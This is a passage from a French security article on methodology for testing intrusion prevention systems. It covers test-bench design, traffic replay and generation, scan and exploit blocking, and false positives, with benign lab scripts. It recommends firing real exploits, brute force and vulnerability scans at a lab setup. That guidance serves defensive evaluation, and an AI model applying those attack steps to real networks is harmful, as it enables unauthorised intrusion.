- **Protection contre les menaces « de masse »** : il s'agit ici de fournir un niveau de protection suffisant pour circonscrire la menace que représentent les vers et leurs effets secondaires sur l'infrastructure à protéger. Encore une fois, les besoins varient. Il peut s'agir de limiter l'impact des « *mass-mailing worms* » sur les serveurs antivirus ou les serveurs de messagerie aussi bien qu'éviter la propagation d'une menace du type « blaster ».
- **Protection contre les intrusions** : dans ce cas, la protection fournie par l'IPS doit permettre d'élever le niveau de sécurité global afin de rendre l'intrusion plus complexe qu'elle ne l'est déjà, en bloquant par exemple les opérations d'identification, en stoppant les attaques ciblées tout en présentant une résistance crédible aux techniques d'évasions.

Bien entendu, il est rare qu'un IPS soit à même de fournir l'ensemble de ces fonctions, ce qui n'est pas incohérent dans la mesure où il s'agit de répondre à des besoins et des environnements de production différents.

En revanche, de nombreux IPS intègrent des fonctions complémentaires, tels que des moteurs de « *stateful inspection* », des capacités de gestion de la bande passante ou encore des fonctions de *firewalling*.

De telles fonctionnalités n'ont pas à être testées. En revanche, il est important d'en permettre l'activation dans la mesure où elles jouent parfois un rôle dans le mécanisme global de protection de l'IPS.

Quels sont les revers des IPS ?

Les IPS sont des équipements actifs, en ligne, essayant d'identifier les données malicieuses en transit sur les segments critiques de l'infrastructure réseau.

À ce titre, leur premier effet « nocif » est l'inévitable latence qu'ils vont rajouter au réseau. Cette dernière peut être réduite en limitant les fonctions/règles/protections mises en œuvre, mais elle ne peut être totalement éliminée. En outre, les IPS doivent bloquer le trafic suspect.

Ainsi, la qualité du moteur de détection et des ressources sur lesquels il s'appuie (signatures, statistiques etc.) sont des éléments particulièrement importants.

Renaud Bidou
renaudb@radware.com

Néanmoins, à l'instar du fait que la sécurité absolue n'est pas un objectif réalisable, l'absence totale de faux-positifs ne peut être garantie.

Au regard de ces deux inconvénients de taille, les stratégies de déploiement sont souvent la résultante d'un calcul de PPCM entre ces deux facteurs.

La configuration finale est par conséquent celle qui réduit au maximum la latence et les risques de faux-positifs. Cet état de fait est essentiellement lié au consensus global établissant que la sécurité ne doit pas perturber la production.

Un IPS n'est pas...

À l'issue de cette brève introduction, il est possible de tirer les conclusions suivantes :

- Un IPS n'est pas une boîte magique qui bloque tout. Il s'agit d'un élément complémentaire aux systèmes déjà en place et qui doit remplir un rôle bien précis défini dans la politique de sécurité.
- Un IPS n'est pas un IDS avec deux cartes réseaux.
  1. Un IPS est fait pour bloquer, un IDS pour reporter.
  2. Un IDS peut être mis en mode paranoïaque, les faux positifs étant traités par analyse et corrélation des événements. Dans un tel schéma, un IPS tuerait le réseau.
  3. Un IPS bloque les paquets qui n'ont rien à faire sur le réseau. C'est le cas des paquets destinés à faire générer aux IDS des alertes (`snot`, `IDSwakeup`, etc.). Il a raison, ces paquets n'ont rien à faire sur le réseau. En revanche, un IDS verra ses logs saturés.
  4. Le *reporting* est vital pour les IDS, car il permet de définir les actions à mener. Pour les IPS, il n'a qu'une utilité en termes de *reporting* et d'analyse de faux positifs, l'action ayant déjà été effectuée.
  5. Un IDS est inutile dans la lutte contre les Dénis de Service. Un IPS donne une chance aux ressources de survivre...
- Il est possible de contourner les IPS. Ces sont des équipements de sécurité conçus pour se plier à certaines contraintes fonctionnelles (ratio sécurité/performance) et techniques (limitation de la mémoire ou du débit sur une interface réseau). De ces contraintes, associées aux problématiques de déploiement exposées précédemment, il découle naturellement un certain nombre de faiblesses. C'est un fait logique qu'il faut prendre avec le pragmatisme qui s'impose.

Et la loi ?

Il y a peu de problématiques légales dans les faits. Néanmoins, il peut être intéressant de traiter quelques aspects qui peuvent s'avérer litigieux. Le premier est le *reverse engineering*. Bien qu'il puisse paraître légitime de « reverser » le code des IPS afin d'identifier d'éventuelles failles, il est rare que cette pratique soit légale. L'intérêt de travailler dans une multinationale ayant des bureaux dans des pays aux législations diverses et variées apparaît alors clairement...

Au titre des comportements que nous pourrions qualifier de douteux, la publication non concertée de failles sur un IPS a peu de chance d'être légalement répréhensible, quoique... la publication d'information permettant des actes de piratage est plus ou moins illégale dans certains pays.

Enfin, le seul vrai problème que peut rencontrer un responsable de tests d'IPS est le fait de devoir assumer des dysfonctionnements du réseau, s'il lui a pris l'idée d'effectuer des tests sur un réseau de production soumis à des contraintes contractuelles. Cette erreur impose que l'imprudence l'emporte sur l'incompétence et le carriérisme de l'individu, ce qui est particulièrement rare.

Règles de base

Il n'y a pas de méthodologie générique permettant de tester un IPS. Nous verrons pourquoi un peu plus loin. Néanmoins, il existe un certain nombre de règles, le plus souvent héritées du bon sens, qu'il convient de respecter afin d'éviter que la phase de tests ne soit une pure perte de temps.

Définir le rôle de l'IPS

Une des erreurs les plus communément rencontrées est simplement de ne pas savoir vraiment quoi faire d'un IPS. Les tests sont alors associés à un vague projet lancé sans réelle expression de besoin.

Autant dire que les probabilités pour que les tests soient pertinents sont très faibles. Définir le rôle que l'IPS doit remplir dans le cadre de la politique de sécurité permet en particulier d'établir les caractéristiques de l'architecture cible et des attaques auxquelles le système doit être soumis.

Ces deux éléments sont absolument indispensables à plusieurs titres. D'une manière évidente, les performances d'un tel équipement sont directement impactées tant par la typologie (taille des paquets, distribution protocolaire, etc.) et le volume des flux que par les fonctions et politiques de sécurités mises en œuvre.

Cependant, l'aspect performance n'est pas le seul à devoir être pris en compte. Il faut également être à même d'évaluer deux critères majeurs, à savoir les capacités de détection et de réaction, d'une part, et le taux de faux-positifs, d'autre part. Ce type d'évaluation ne peut s'effectuer que dans des conditions proches de la réalité, d'où l'absolue nécessité de savoir ce que l'on veut faire de l'IPS.

Ainsi sont à proscrire d'office les tests effectués pour différents départements dont les besoins ne sont pas encore clairement définis... De tels tests feront perdre du temps à tout le monde, ce à plusieurs titres.

D'une part, le contexte de déploiement étant vague, les tests risquent de l'être aussi. Par conséquent les personnes en charge étant tentées de faire des essais additionnels, de vérifier quelques fonctionnalités non prévues initialement et finalement de ne pas suivre un processus suffisamment rigoureux. D'autre part, d'un point de vue fonctionnel, de tels tests reviennent à valider une solution répondant à un besoin dans un contexte précis. Cela revient à dire aux personnes responsables de la sécurité qu'un produit a été sélectionné et qu'il ne reste plus à trouver à quels besoins il peut répondre... Cette démarche est aussi désastreuse que répandue, hélas !

Comprendre les techniques mises en œuvre

Les techniques de détection et de réaction implémentées dans les IPS doivent être prises en compte dans le mode opératoire. L'exemple le plus évident est la mise en œuvre de mécanismes d'apprentissage. Dans un tel cas, il est évident que ce mécanisme doit être intégré dans la procédure de test, faute de quoi la détection ne pourra s'effectuer de manière appropriée. Il convient par conséquent de prévoir une période au cours de laquelle l'IPS sera soumis à un trafic jugé « normal ». Par « normal », on entend le trafic type attendu sur le réseau auquel il est toutefois cohérent d'intégrer quelques attaques dont la nature et la fréquence varieront en fonction du positionnement de l'IPS. Ainsi en frontal de l'accès Internet, il sera nécessaire de lancer des scans de ports, des vers et quelques *exploit*, dans la mesure où il s'agit d'un trafic « normal » pour une plate-forme située à un tel endroit du réseau. En revanche, dans le cas d'une plate-forme destinée à être déployée sur le réseau interne, il est acceptable de ne pas soumettre la plate-forme à des flux malicieux au cours de sa phase d'apprentissage.

La technique de déclenchements par seuil est un autre exemple de technique devant être prise en compte dans la définition des tests. Il faut que l'infrastructure de test et les paramétrages de l'IPS soient adaptés à de tels mécanismes. Ainsi, la protection d'une cinquantaine d'adresses IP distinctes doit pouvoir être évaluée dans le cadre d'un test mettant en œuvre autant d'adresses IP cibles. Dans ces conditions, les résultats des tests seront caractéristiques des capacités de l'IPS à fournir une protection adéquate dans le contexte cible.Bien entendu, la compréhension des techniques d'attaque mises en œuvre est également une condition nécessaire. Il est en effet difficilement concevable de tester une attaque dont on ne maîtrise ni les concepts techniques (type d'attaque, protocole de support, volumes, méthodes d'évasion applicables, etc.), ni les impacts attendus sur la cible. Difficilement concevable et néanmoins fréquent. Ainsi, il n'est pas rare de voir tester les techniques de lutte contre les dénis de service en lançant un unique paquet (par exemple, un paquet avec le numéro de protocole IP à 0), et de vérifier si ce paquet est bloqué par l'IPS. Certains IPS implémentant des mécanismes de détection d'anomalies protocolaires pourront le bloquer, quand les IPS spécialisés dans la lutte contre les dénis de service le laisseront passer, une telle attaque n'étant effective qu'à partir de 100.000 paquets par seconde...

Recréer les conditions de production

Les IPS sont des systèmes très sensibles et leur comportement tant en termes de performances que de sécurité varie de manière considérable en fonction de leur environnement. En outre, l'IPS n'est qu'une brique de l'infrastructure de sécurité et il se retrouvera souvent associé à des firewalls, anti-virus, voire IDS. L'évaluation doit par conséquent porter sur l'amélioration du niveau de sécurité que procure l'IPS dans le contexte spécifique de son déploiement. Il est donc nécessaire d'effectuer des tests dans des conditions proches des conditions réelles aussi bien pour l'environnement réseau (typologie de trafic, volume, architecture etc.), système (nombre, type, nature, fonction, etc.) que pour la sécurité (architecture déjà en place, intégration de l'IPS dans la politique de sécurité...).En effet, il est fréquent de voir des tests effectués dans des environnements complètement « virtuels », sans aucune corrélation avec la réalité de leur déploiement.

La principale conséquence de ce type de tests est que le comportement du système, une fois mis en conditions de production, reste aléatoire... Ce qui n'est pas précisément une approche idéale lorsqu'il s'agit d'un équipement en coupure.

Définir un banc de test et s'y tenir

Une règle simple, que tout scientifique devrait connaître et appliquer, est que seuls des tests identiques menés dans des conditions similaires peuvent être comparés. Cela peut paraître évident, mais il n'est pas rare de voir des séries de tests qui diffèrent, fournissant nécessairement des résultats sans grande relation et que l'on essaie toutefois de comparer. Une telle erreur tient souvent au fait que les bancs de tests ne sont pas finalisés ou s'avèrent, au fur et à mesure de l'avancement des tests, pas tout à fait adaptés. Ainsi, les tests sont modifiés en cours de route et la cohérence entre la série de tests effectués sur l'IPS A et l'IPS B est perdue.Il faut par conséquent être sûr de son banc de test et donc en maîtriser les différents aspects fonctionnels (rôle de l'IPS) et techniques. CQFD.

Recréer un environnement de production

Une fois les règles de bases respectées, l'aspect le plus complexe des tests devient la reproduction d'un environnement de tests présentant des caractéristiques les plus proches possible de l'environnement de production. Les trois principaux éléments à prendre en compte sont :

- l'infrastructure physique et logique ;
- la sécurité déjà mise en place ;
- le trafic de fond.

Simuler une infrastructure

Les caractéristiques physiques et logiques qui peuvent avoir un impact sur la plate-forme sont nombreuses, et les moyens de simulation, quand ils existent, varient.

Nombre de ports utilisés sur l'IPS

La gestion de trafic sur plusieurs ports peut avoir un impact important en termes de performance. Ainsi, il s'est souvent avéré que ces dernières ne sont pas les mêmes pour un trafic de 200 Mbps sur un port et un trafic de 2 x 100 Mbps sur deux ports.

Ces résultats sont toutefois relativement logiques dans la mesure où les traitements impliquent généralement des politiques de sécurité différentes sur les segments concernés. En outre, l'architecture interne de l'IPS peut s'avérer plus ou moins

sensible à de telles variations. En effet, plus il est fait usage de composants partagés (mémoire, CPU) entre les segments, plus les performances seront dégradées. Il en est de même avec les ports simplement mis en écoute sur un segment qui doit être protégé ultérieurement. Si cette méthode fournit une bonne visibilité des capacités de détection sur le segment en question, elle ne permet pas en général d'évaluer les performances de manière adéquate.En effet, l'utilisation d'un seul port en écoute impose que les trafics aller et retour soient transmis par le même port physique, ce qui est très différent du cas réel où chacun de ces trafics arrive par un port différent.

Par conséquent, les performances constatées sont nécessairement inexactes dans la mesure où non seulement le contexte de production n'a pas été reproduit, mais également parce que les performances de *forwarding* n'ont pas été réellement testées et qu'aucune indication concernant la latence et le *jitter* n'est disponible.La simulation est ici impossible et il faudra reproduire l'architecture physique afin d'obtenir des résultats transposables au comportement de l'IPS en conditions opérationnelles.

Composants physiques et logiques visibles

Certains mécanismes de détection s'appuient sur des métriques de couche 2. Il est alors important de fournir un environnement de test qui les prend en compte et par conséquent donne à l'IPS la même visibilité.De la même manière, l'adressage IP et l'accessibilité aux services de couches 4 (ports TCP et UDP ouverts) doivent montrer les mêmes caractéristiques que l'environnement de production. Le cas le plus évident est la détection de scans verticaux et de *sweeps*. Dans le premier cas, la cible reste la même et les ports changent. Dans le second, le port (ou le protocole dans le cas d'un sweep ICMP) reste identique quand la cible change. Ces deux cas ne peuvent être simulés que si l'architecture de niveau 3 et 4 est reproduite « à l'identique ».

Un aspect moins visible, mais tout aussi pertinent est la gestion interne du trafic. En effet, la plupart des IPS ont des architectures distribuées impliquant un ou plusieurs processeurs, ASIC, *Network Processors*, etc. La répartition du trafic entre ces composants est en général effectuée à partir d'un *hash* des informations réseau. Des tests de performance portant sur du trafic émis à partir d'une unique source vers une unique destination ne permettent pas de déclencher de tels mécanismes et, par conséquent, d'évaluer leur existence et leur efficacité.Les adresses IP et MAC étant intimement liées par l'intermédiaire du protocole ARP, la simulation d'un environnement passe nécessairement par la mise en place d'un système à même de répondre aux requêtes ARP.

Sur le réseau local, un simple serveur effectuant du *multihoming* de couches 2 et 3 sera tout à fait suffisant, les commandes à passer étant de la forme :

```
# ifconfig eth0:0 hw ether 00:11:22:33:44:55 10.0.0.201 netmask 255.255.255.0
broadcast 10.0.0.255
# ifconfig eth0:1 hw ether 55:44:33:22:11:00 10.0.0.202 netmask 255.255.255.0
broadcast 10.0.0.255
```

La simulation d'autres réseaux (au sens IP du terme) est tout à fait possible en faisant usage de honeyd **[1]**, à même de simuler aussi bien les composants physiques (qui se limitent ici à la transmission de l'adresse MAC d'un routeur virtuel) que les composants logiques, à savoir les adresses IP, les ports ouverts et même la simulation de l'identité de certains OS ou applications.

Pour ces dernières fonctions, simulées sur un réseau « local » (toujours au sens IP du terme), honeyd est approprié.

Applications accessibles

Le niveau applicatif est, de loin, le plus complexe à gérer pour un IPS dans la mesure où il demande une compréhension approfondie des protocoles mis en œuvre, lesquels sont nombreux, très évolutifs, et pas toujours respectés par les éditeurs. Cette complexité est généralement sujette à un arbitrage entre le niveau de compréhension et de traitement (soit la sécurité) et les performances. En outre, le traitement applicatif est souvent impacté par des décisions d'architectures physiques. Ainsi, la mise en série des composants, tels que les ASIC, accroît (généralement, car les choix fonctionnels pour chacun des composants influent également...) considérablement les performances pour le traitement de petits paquets, mais ralentit les traitements des gros paquets de manière sensible. Les performances sont alors excellentes pour les tests de charge purs, normalement effectués avec un volume considérable de petits paquets UDP. Elles deviendront « normales » avec du HTTP (petite requête/grosse réponse) et mauvaises avec du FTP (trafic soutenu de gros paquets).

La simulation de la dimension applicative est liée à deux autres composants de l'environnement de test :

- **La capacité de rejouer du trafic légitime** : si un mécanisme de rejeu (voir plus loin) est mis en place, il est inutile de simuler l'application pour les aspects performances.
- **Le niveau de reproduction de la sécurité en place** : il est inutile de simuler « parfaitement » un service dont l'accès sera bloqué par un élément de sécurité tiers tel qu'un firewall.

L'ensemble des applications qui ne satisfont pas ces deux critères doivent être simulées au plus proche de la réalité, ce qui signifie en général qu'il faut installer l'application en question.

Si les performances le permettent, on pourra toutefois économiser un peu en virtualisant des ressources via l'usage d'outils tels que VMware.

Reproduire la sécurité

Il est important de garder à l'esprit que l'IPS n'est qu'un composant complémentaire à l'infrastructure de sécurité déjà en place. Ainsi, un des objectifs du test d'IPS est d'évaluer son apport en termes de sécurité à l'infrastructure existante et pas nécessairement dans l'absolu. Les éléments de sécurité auxquels il sera associé en production doivent par conséquent être simulés dans l'infrastructure de test. Concrètement, il s'agira surtout des problématiques de filtrage (car les firewalls ont déjà un rôle actif en amont et/ou en aval de l'IPS) et de la remontée des événements dans les cas, encore rares, où un système de collecte et de traitement unifié des logs est mis en place.La simulation d'un firewall ne peut être décemment faite que via l'installation de ce type d'équipement dans l'infrastructure de tests et aux endroits appropriés. La seule question qui se pose vraiment est de savoir s'il est nécessaire de déployer exactement le même ou, pour être plus précis, Netfilter est-il suffisant en lieu et place de mon firewall-1/pix ? En termes de flux, la réponse est « oui ».

Netfilter est à même de bloquer et autoriser les flux de la même manière que n'importe quel firewall commercial. En revanche, il

faudra être particulièrement vigilant quant aux réponses envoyées ou non par les firewalls afin de s'assurer que le substitut mis en place simule bien le même comportement (essentiellement `Reject` ou `Drop`). Enfin, l'usage de fonctions plus avancées, telles que le traitement de données applicatives (URL, méthode, commande, etc.) impose souvent que l'environnement de test repose sur le même type de solution que l'environnement de production, compte tenu de la complexité de reproduction et du fréquent manque d'information concernant le fonctionnement précis de telle ou telle fonction avancée.

Générer du trafic de fond

Le besoin de générer un trafic de fond est double. Dans un premier temps, il s'agit d'évaluer si l'IPS est à même de fournir des performances suffisantes et, dans un second, temps d'évaluer les risques de faux positifs sur un trafic légitime caractéristique du trafic que l'on peut trouver dans l'environnement de production. Ces deux problématiques sont bien distinctes et peuvent nécessiter des moyens différents. Voyons donc quels sont les moyens à notre disposition.

Reproduction de trafic

Une des techniques qui peut être mise en œuvre est la simple reproduction d'un trafic réel capturé sur les segments destinés à être protégés par l'IPS. La capture se fait simplement grâce à un *sniffer* et le rejeu via un outil tel Tomahawk **[2]**.

Une telle technique présente l'évident avantage de reproduire fidèlement le type de trafic auquel l'IPS sera confronté, ce qui est excellent en termes de détection des faux-positifs. En outre, la possibilité d'appliquer un facteur multiplicatif au débit offre la possibilité de simuler l'évolution prévue du trafic sur le long terme.Néanmoins, cette technique présente quelques inconvénients dont il faut être conscient. Le premier n'est pas d'ordre technique, mais s'avère parfois être le plus bloquant. Il s'agit de l'autorisation de capturer le trafic en question.

En effet, les IPS sont souvent déployés dans des environnements sensibles tels que les réseaux bancaires et il est alors très rare d'obtenir l'autorisation de capturer du trafic. Techniquement, nous tombons sur un problème à tiroirs. En effet, un élément important est le volume de trafic à capturer. Sur un lien Gigabit, typique des réseaux internes, une capture d'une heure n'est pas vraiment envisageable compte tenu de l'espace disque nécessaire pour le stockage.

Dans ces conditions la capacité de rejouer en boucle un trafic capturé sur une période plus courte est intéressante, mais risque de ne pas fournir de résultats réels, pour la simple et bonne raison qu'il s'agira toujours des mêmes sources et destinations en couche 2 (MAC), en couche 3 (IP) et en couche (4) et des mêmes données au niveau applicatif.

Comme nous l'avons vu plus haut, la plupart des composants physiques (et c'est également le cas au niveau logique) sont *load-balancés* en fonction de critères contenus dans le paquet. Le rejeu de sessions absolument identiques risque alors de fausser cette répartition de charge et de fournir des résultats qui ne sont pas probants.

Enfin, le dernier inconvénient est tout simplement que l'on ne sait pas nécessairement si le trafic capturé est exempt de données malicieuses. La probabilité d'avoir capturé un flux « propre » se réduit d'autant plus que la durée de la capture est longue... et retour à la case départ !

Génération de trafic

Les principaux intérêts de la génération de trafic *from scratch* sont que le trafic de fond est garanti « sans attaque », que l'on peut multiplier les sources, cibles et données d'une manière relativement simple et que l'on peut aisément manipuler la répartition des trafics afin de simuler un pic d'utilisation de telle ou telle application pendant une période donnée. Enfin, les générateurs permettent d'évaluer simplement la dégradation des performances induite par l'introduction d'un IPS en ligne.

Il y a cependant deux principaux inconvénients. Le premier est qu'il n'est pas toujours évident de trouver un outil permettant de reproduire certains trafics, en particulier lorsqu'il s'agit d'applications propriétaires.

En outre, si les aspects protocolaires sont assez simples finalement (générer un flux HTTP n'est pas si terrible que ça...), il n'en est pas de même au niveau des données. En effet, une application peut utiliser des URL particulièrement longues et déclencher une alerte, une autre peut utiliser des séquences d'octets `null` (0x00) pour du *padding* qui seront détectées comme des *NOP Sleds*, etc.

À ce stade, la reproduction n'est possible que si le spectre des applications à protéger est réduit et que ces applications sont parfaitement documentées.

En termes d'outils, le choix est relativement vaste. Pour la simulation de trafics non connectés, un générateur de paquets tel que hping **[3]** peut s'avérer suffisant.

La capacité de fabriquer des paquets avec des données spécifiques (options `-e`/`-E` et `-d`) et d'utiliser des sources aléatoires est parfois suffisante pour les protocoles fondés sur des échanges de texte.

Pour la génération de trafic HTTP, un outil simple et efficace tel que Openwebload **[4]** est un excellent choix. Enfin, il arrive parfois que l'on doive écrire soi-même un outil de génération de trafic (qui peut n'être qu'un *wrapper* vers un logiciel client) ce qui n'est pas forcément très compliqué.

Ainsi, le programme suivant permet d'évaluer rapidement les performances d'un transfert FTP important.

```
[root@lab1]# cat ftpperf.sh
#!/bin/sh

# Configuration Variables
HOST="10.0.0.106"
USER="anonymous"
PASS="test@radware.com"
FILE="RootFuDefcon11Captures.tar.bz2"
IF="eth0:$1"

#######################################

DATE=`date`
echo ============== FTP perf test started $DATE | tee -a ftpperf.log
if [ -f "/var/log/iptraf/iface_stats_general.log" ]; then
        rm -f /var/log/iptraf/iface_stats_general.log;
fi
if [ -f "/var/log/iptraf/packet_size-$IF.log" ]; then
        rm -f /var/log/iptraf/packet_size-$IF.log;
fi
```

```
echo = $IF = | tee -a ftpperf.log

iptraf -z $IF -B; iptraf -g $IF -B

ftp -nu $HOST 1>&2>/dev/null <<END_OF_SCRIPT
quote USER $USER
quote PASS $PASS
binary
get $FILE
bye
END_OF_SCRIPT

killall -SIGUSR2 iptraf

cat /var/log/iptraf/iface_stats_general.log | grep seconds | awk '{ print
"Tranfser total time : "$1" seconds" }' | tee -a ftpperf.log
cat /var/log/iptraf/iface_stats_general.log | grep eth0 | awk '{ print "AVG :
"$14" kbps, PEAK : "$18" kbps"}' | tee -a ftpperf.log
echo ================================================== | tee -a
ftpperf.log

[root@lab1]# perl -e 'for($i=0; $i<=10; $i++) { system("./ftpperf.sh $i &"); }'
...
...
```

Nous simulons ici 11 transferts FTP à partir des interfaces `eth0:0` à `eth0:10` définies avec des adresses MAC et IP différentes comme nous l'avons vu précédemment.

Tester l'IPS

Il est temps maintenant de passer à la dernière étape, les tests eux-mêmes. On distingue 5 catégories de tests à effectuer :

- 1. **Identification de l'IPS** : soit l'évaluation du niveau de « discrétion » de l'IPS.
- 2. **Protection contre les scans** : d'une manière générale le blocage des techniques de découverte.
- 3. **Capacité de blocage** : ou la richesse du moteur de détection et la fiabilité des techniques de blocage.
- 4. **Résistance aux techniques d'évasion** : pour évaluer à partir de quel stade la sécurité n'est plus garantie.
- 5. **Protection contre les Dénis de service** : a priori relativement explicite.

Bien entendu, ces tests peuvent se recouper afin de vérifier, par exemple, que lorsqu'un IPS est soumis à un SYNFlood important, il continue toujours à bloquer les tentatives d'intrusion. Dès lors, le nombre de combinaisons possibles s'accroît très rapidement et l'automatisation devient nécessaire. Nous traitons ce sujet un peu plus loin.

Identification de l'IPS

Les techniques d'identification des IPS sont encore assez peu répandues en dépit du fait qu'elles ne sont pas nécessairement complexes.

Cela est probablement lié au fait que les IPS eux-mêmes ne sont pas encore très populaires. Néanmoins, un canevas de tests peut être mis en place à partir des éléments fournis dans l'article « Détecter les éléments transparents en ligne », publié dans MISC 21.

L'élément le plus important ici est d'être à même d'évaluer le niveau de risque induit par la détection de l'IPS. En effet, il est relativement évident que des équipements de sécurité sont en ligne entre l'intrus et sa cible (ne serait-ce qu'un firewall).

En revanche, s'il devient possible d'identifier le produit en question, sa version, son niveau de patch et sa base de signature, nous nous trouvons dans une situation plus préoccupante.

Protection contre les scans

Protéger une infrastructure contre les scans est une problématique assez vaste qui intègre non seulement la nature des scans en question, mais également la pertinence, voire la nécessité tout court d'un blocage. En ce qui concerne la nature des scans, il faut distinguer deux grandes familles : les scans destinés à l'identification du réseau cible (scans de ports, *ping sweep*, *fingerprinting*, etc.) et ceux destinés à trouver les failles (genre Nessus). Les besoins et capacités d'évaluation diffèrent pour ces types de scans. Néanmoins, les techniques de détection et de blocage sont généralement les mêmes, à quelques variantes près.

Une première problématique est de savoir quel est l'intérêt de bloquer de tels scans :

- **Scans de ports verticaux** : de tels scans sont rarement effectués lors d'une tentative d'intrusion sérieuse et sont généralement le fait d'individus peu compétents. Ils peuvent également être effectués lors d'audits d'intrusion. Dans ce dernier cas, il est intéressant de les bloquer, histoire d'avoir une « bonne note »...
- **Scans horizontaux (sweep)** : ces scans sont plus intéressants à bloquer. Tout d'abord, ils sont caractéristiques d'une vaste tentative d'exploitation d'une vulnérabilité récente, voire non publiée. L'exploit a été *scripté* pour être lancé rapidement sur de larges tranches d'adresses IP et ainsi compromettre rapidement un grand nombre de machines. De tels scans sont aussi le fait de vers tentant de se propager « aveuglément ». Protéger contre ce type de scans est donc une fonction relativement pertinente dans la mesure où elle peut permettre d'endiguer efficacement la propagation d'un vers scannant le réseau à la recherche d'une vulnérabilité.
- **Les opérations de fingerprinting** : masquer la nature d'un OS ou d'une application vis-à-vis d'outils tels que nmap ou httprint est naturellement une fonction intéressante et dont la pertinence laisse peu de place au débat.
- **Scans de vulnérabilité** : théoriquement ces scans devraient être bloqués, sans discussion.

À cet aspect fonctionnel (qui après tout ne laisse en suspend que la nécessité de bloquer les scans de ports verticaux) vient s'ajouter une problématique bien plus contraignante : la technique. En effet, il existe deux techniques pour détecter et bloquer les scans : les signatures et l'analyse comportementale et, dans tous les cas, il existe différents niveaux de complexité, de la simple détection du ping `nmap` (un paquet `ICMP ECHO REQUEST` sans data) à la séquence de requêtes effectuées par httprint dans le cas des signatures par exemple, qui influent naturellement sur la capacité de détection et sur le taux de faux-positifs. C'est ce dernier point qui est la cause de bien des maux. En effet, dans certains cas les opérations effectuées sont tout à fait légitimes. Par exemple, la récupération de la bannière d'un serveur web ne nécessite absolument aucune opération suspecte et le fait de « signer » un

`GET /` n'a aucun sens dans la mesure où l'IPS remontera alors une alerte à chaque connexion au serveur web.

La problématique semble alors claire. Prenez Nessus et ses 6 ou 7.000 tests. Lancez-le sur votre plate-forme de test et essayez d'évaluer quels tests ont été bloqués, quels sont les faux-positifs et dans quels cas les signatures sont tellement génériques qu'elles vont se déclencher au moindre paquet. Rendons-nous à l'évidence : c'est impossible.Dans de telles conditions, le test ne peut se faire que de manière macroscopique en intégrant l'ensemble du contexte de sécurité. C'est-à-dire que les opérations de scans doivent être lancées et que deux métriques doivent être analysées : la fiabilité du résultat obtenu (liste des adresses IP, ports ouverts, vulnérabilités etc.), et le taux de faux-positifs (trafic de fond bloqué par les mécanismes d'anti-scans).

Remarquons que le second critère est souvent éliminatoire dans la mesure où il est rarement acceptable que l'activation de mécanismes d'anti-scan perturbe le flux de production, compte tenu de la fréquence de telles activités.

Capacité de blocage

Nous sommes ici au cœur du sujet et de toutes les polémiques... et c'est donc à ce stade que la robustesse du banc de test doit être mise à l'épreuve. La principale problématique est, en fait, la multitude de questions qui se posent lors de l'interprétation des résultats. Est-il plus important de détecter qu'un paquet n'appartient à aucune session établie ou qu'il contient une charge malicieuse ? Est-ce que la détection d'un *shellcode* générique prime sur celle de la vulnérabilité exploitée ? Faut-il blacklister la source d'une tentative de brute force sur des comptes FTP ? Combien d'anges peuvent danser sur la tête d'une aiguille ?

Il est possible de couper court à de tels débats philosophiques si l'on s'en tient à une définition pragmatique du rôle d'un IPS : bloquer les trafics qui n'ont rien à faire sur le réseau. À partir de ce point, seules deux questions restent en suspend : la capacité à distinguer le plus précisément possible ce qui est malicieux de ce qui ne l'est pas et l'efficacité des techniques de blocage.

Si la question peut sembler compliquée, la réponse, elle, est relativement simple à partir du moment où le cadre des tests a été défini. L'IPS a pour fonction de protéger un site web tournant sur une plate-forme Linux/Apache/PHP/MySQL ? Le test consiste à valider le blocage de quelques exploits « récents » et des attaques applicatives telles que SQL *injection*, File *inclusion* ou CSS, le tout avec un trafic de fond caractéristique (voir plus haut). L'IPS doit-il être déployé sur le *backbone* des serveurs de fichiers Windows ? Quelques attaques sur Netbios et RPC, une tentative de brute force d'un compte utilisateur quelconque avec hydra **[5]**, le tout avec un trafic de fond qui intègre le transfert de fichiers contenant quelques dizaines de `NULL` ou de `NOP`, devraient faire l'affaire. Bien entendu, la mise en œuvre demande une certaine connaissance des protocoles et applications à protéger, ainsi que de l'environnement global. Mais il est évident que nul n'oserait tester une solution destinée à protéger une application à laquelle il ne connaît pas grand-chose...

Le choix de « l'outil » utilisé pour lancer les attaques est assez délicat. En effet, certains outils présentent une flexibilité considérable en termes d'exploits potentiels, je pense en particulier à Metasploit **[6]**, mais présentent l'inconvénient de mettre en œuvre, à la base, des techniques d'évasion. Ainsi l'exploit sur la faille RPC-DCOM (MS03-026) intègre par défaut une fragmentation RPC et l'usage de multiples contextes. De telles techniques doivent bien entendu être testées, mais pas à ce stade. Il faut ici disposer d'un exploit « propre ». Dès lors, la solution la plus appropriée est de récupérer les exploits sur Internet, de les compiler et de les lancer soi-même. Encore une fois, cela sous-entend que l'on sait ce que l'on fait... et que, par conséquent, on sait qu'il n'est même pas envisageable d'utiliser des outils tels que Nessus pour effectuer ce type de tests.

La question de l'efficacité des techniques de blocage peut, elle, demander quelques investigations supplémentaires. En effet, nos tests peuvent prouver qu'une attaque est efficacement bloquée sans pour autant que la technique de blocage ne soit jugée suffisamment fiable. Ainsi, les systèmes interrompant la session TCP par l'émission d'un RST après la transmission du paquet malicieux, prennent le risque de voir un exploit exécuté si la signature ne correspond qu'à la fin du flux réseau, comme c'est le cas bien souvent pour une URL... La technique d'évaluation est simple : lancer un sniffer sur la source et la cible de l'attaque et analyser le comportement de l'IPS.Enfin, bien entendu, l'éternelle question des faux-positifs, qui demande non seulement une analyse des flux de fond générés, mais également une compréhension des alertes générées par l'IPS.

Ainsi une signature qui génère une alerte dès qu'un *binding* RPC est demandé sur l'interface `ISystemActivator`, a de fortes chances de détecter toute variante de l'attaque sur la vulnérabilité MS03-026 (RPC DCOM), mais bloquera également énormément de trafic légitime, la connexion à cette interface RPC étant une opération courante et tout à fait légitime. Comprendre cette alerte permet de désactiver la signature en question et de lancer une nouvelle évaluation du moteur RPC de l'IPS.

Résistance aux techniques d'évasion

